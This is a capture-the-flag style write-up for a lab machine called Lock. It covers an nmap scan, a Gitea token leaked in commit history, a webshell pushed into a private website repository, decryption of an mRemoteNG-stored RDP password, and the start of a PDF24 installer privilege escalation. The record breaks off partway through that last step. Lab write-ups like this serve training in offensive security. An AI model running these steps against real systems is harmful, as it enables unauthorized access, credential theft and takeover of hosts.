

Máquina Lock



<https://wiki.vulnlab.com/guidance/easy/lock>

Reconnaissance

```
sudo nmap -sSCV --min-rate 5000 -p- --open -n -Pn 10.10.121.141 -oN scan1.txt
[sudo] password for belin:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-24 21:49 CEST
Nmap scan report for 10.10.121.141
Host is up (0.051s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Lock - Index
|_ http-server-header: Microsoft-IIS/10.0
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Lock
```

SHELL



```
| Not valid before: 2025-07-23T19:45:35
|_ Not valid after: 2026-01-22T19:45:35
| rdp-ntlm-info:
|   Target_Name: LOCK
|   NetBIOS_Domain_Name: LOCK
|   NetBIOS_Computer_Name: LOCK
|   DNS_Domain_Name: Lock
|   DNS_Computer_Name: Lock
|   Product_Version: 10.0.20348
|_ System_Time: 2025-07-24T19:50:12+00:00
|_ ssl-date: 2025-07-24T19:50:53+00:00; 0s from scanner time.
5985/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-time:
|   date: 2025-07-24T19:50:15
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .


Nmap done: 1 IP address (1 host up) scanned in 93.39 seconds

after the initial scan using **nmap** , we got that ports.

Info

I should have done the scan again since it didn't report the port 3000 which is supposed to appear according to <https://wiki.vulnlab.com/guidance/easy/lock> xd.


There's nothing interesting in the website, we can only notice that it seems to be a production software, that's why **gitea** may be important here.



The screenshot shows a GitHub repository page for 'ellen.freeman/dev-scripts'. The file 'repos.py' is selected, showing 43 lines of Python code. The code defines a function 'format_domain' to handle http and https domains, and a function 'get_repositories' that uses a personal access token to fetch repository data from Gitea. The 'main' function processes command-line arguments and calls 'get_repositories'.

```
1 import requests
2 import sys
3 import os
4
5 def format_domain(domain):
6     if not domain.startswith(('http://', 'https://')):
7         domain = 'https://' + domain
8     return domain
9
10 def get_repositories(token, domain):
11     headers = {
12         'Authorization': f'token {token}'
13     }
14     url = f'{domain}/api/v1/user/repos'
15     response = requests.get(url, headers=headers)
16
17     if response.status_code == 200:
18         return response.json()
19     else:
20         raise Exception(f'Failed to retrieve repositories: {response.status_code}')
21
22 def main():
23     if len(sys.argv) < 2:
24         print('Usage: python script.py <gitea_domain>')
25         sys.exit(1)
26
27     gitea_domain = format_domain(sys.argv[1])
28
29     personal_access_token = os.getenv('GITEA_ACCESS_TOKEN')
30     if not personal_access_token:
31         print('Error: GITEA_ACCESS_TOKEN environment variable not set.')
32         sys.exit(1)
33
34     try:
35         repos = get_repositories(personal_access_token, gitea_domain)
36         print('Repositories:')
37         for repo in repos:
38             print(f'- {repo["full_name"]}')
39     except Exception as e:
40         print(f'Error: {e}')
41
42 if __name__ == '__main__':
43     main()
```


In gitea we can see one users who has a script in python which check the token and print the repos that the user has. So here we can check the commit history and it appears that someone forgot to delete their token:



The screenshot shows the commit history for the file 'repos.py'. The commit message for the selected commit is 'store this in env instead of some config'. The commit details show the 'PERSONAL_ACCESS_TOKEN' environment variable being set to a long alphanumeric string, which is highlighted with a red box.

```
1 1 import requests
2 2 import sys
3 3
4 4 - # store this in env instead of some config
5 5 + PERSONAL_ACCESS_TOKEN = '43ce39bb0bd6bc489284f2905f033ca467a6362f'
6 6
7 7 + import os
8 8
9 9
10 10
11 11
12 12
13 13
14 14
15 15
16 16
17 17
18 18
19 19
20 20
21 21
22 22
23 23
24 24
25 25
26 26
27 27
28 28
29 29
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31 31
32 32
33 33
34 34
35 35
36 36
37 37
38 38
39 39
40 40
41 41
42 42
43 43
```


What we can do now is use the actual script in order to get possible hidden repos with that token and we can see there's a hidden/private repo called website which is probably the website open on the port 80



The screenshot shows a terminal window with the following commands and output:

```
SHELL
> export GITEA_ACCESS_TOKEN=43ce39bb0bd6bc489284f2905f033ca467a6362f
> python test.py http://10.10.113.16:3000
Repositories:
- ellen.freeman/dev-scripts
- ellen.freeman/website
```

Knowing this we can now clone that repo:



The screenshot shows a terminal window with the following command:

```
SHELL
git clone
http://ellen.freeman:43ce39bb0bd6bc489284f2905f033ca467a6362f@10.10.98.131:3000/ellen.freeman/website
```

Exploitation

Now I copy a aspx shell in the website repository

```
/usr/share/webshells/aspx/aspxshell.aspx
```


SHELL

Then I commit and push the changes to the repo

```
git add .
git commit -m "pwn"
git push -u origin
```

SHELL

Finally, if we go to the page and we request for */aspxshell.aspx* we get the shell we previously upload.



Now we can simply get a shell to our attack machine using <https://www.revshells.com/> as the easiest way I use to use.

Privilege escalation

Once in, in the Documents directory, we can see a config file for the mremoteng software installed which manage, among others, RDP connections, in this case, for the user *Gale.Dekarior* in the target machine, so as it contains a protected variable, which is probably the key used to encrypt the pass, we search for a script in github or somewhere else in order to decrypt the password.

```
PS C:\users\ellen.freeman\Documents> type *
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false"
EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false"
Protected="sDKrKn0JrG4oAL4GW8BctmMNAJfcdu/ahPSQn3W5DPC3vPRiNwfo7OH11trVPbhwpy+1FnqfcPQZ3
olLRy+DhDFp" ConfVersion="2.6">
  <Node Name="RDP/Gale" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="a179606a-
a854-48a6-9baa-491d8eb3bdde" Username="Gale.Dekarior" Domain=""
Password="TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/2qKx+57leOROxhJxA7CczQzr1n
Rm89JulQDWPw==" Hostname="Lock" Protocol="RDP" PuttySession="Default Settings" Port="3389"
ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic"
RDPAAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false"
LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true"
DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false"
EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false"
RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic"
RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp=""
```

```

VNCCompression="CompNone" VNCEncoding="EncHexTile" VNCAuthMode="AuthVNC"
VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername=""
VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false"
RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes"
RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false"
InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false"
InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false"
InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false"
InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false"
InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false"
InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false"
InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false"
InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAAuthenticationLevel="false"
InheritRDPMinutesToIdleTimeout="false" InheritRDPAIdleTimeout="false" InheritLoadBalanceInfo="false"
InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false"
InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false"
InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false"
InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false"
InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false"
InheritRDGatewayUsageMethod="false" InheritRDGatewayHostname="false"
InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false"
InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
</mrng:Connections>

```

In this case I used this one https://github.com/gquere/mRemoteNG_password_decrypt

```

> python3 mremoteng_decrypt.py ../content/config.xml
Name: RDP/Gale
Hostname: Lock
Username: Gale.Dekarios
Password: ty8wnW9qCKDosXo6

```


SHELL

We got it!

```
xfreerdp /v:10.10.113.16 /u:gale.dekarios /p:ty8wnW9qCKDosXo6 /dynamic-resolution
```


SHELL

Once in, we can realise that this machine uses thre PDF24 software, we can check the versión opening it in the settings field:




I searched for the version and it's vulnerable for privilege escalation, I use this poc => <https://sec-consult.com/vulnerability-lab/advisory/local-privilege-escalation-via-msi-installer-in-pdf24-creator-geek-software-gmbh/>


So basically I share **SetOpLock.exe** from <https://github.com/googleprojectzero/symboliclink-testing-tools> from my attack machine to the target machine




The vulnerability consist in executing the pdf24 msi installer which will open a invisible cmd as **SYSTEM** when it tries to write a log file. As we now the archive log it will write, we can use **SetOpLock.exe** in order to stop the invisible cmd executed by SYSTEM and get a shell as SYSTEM:

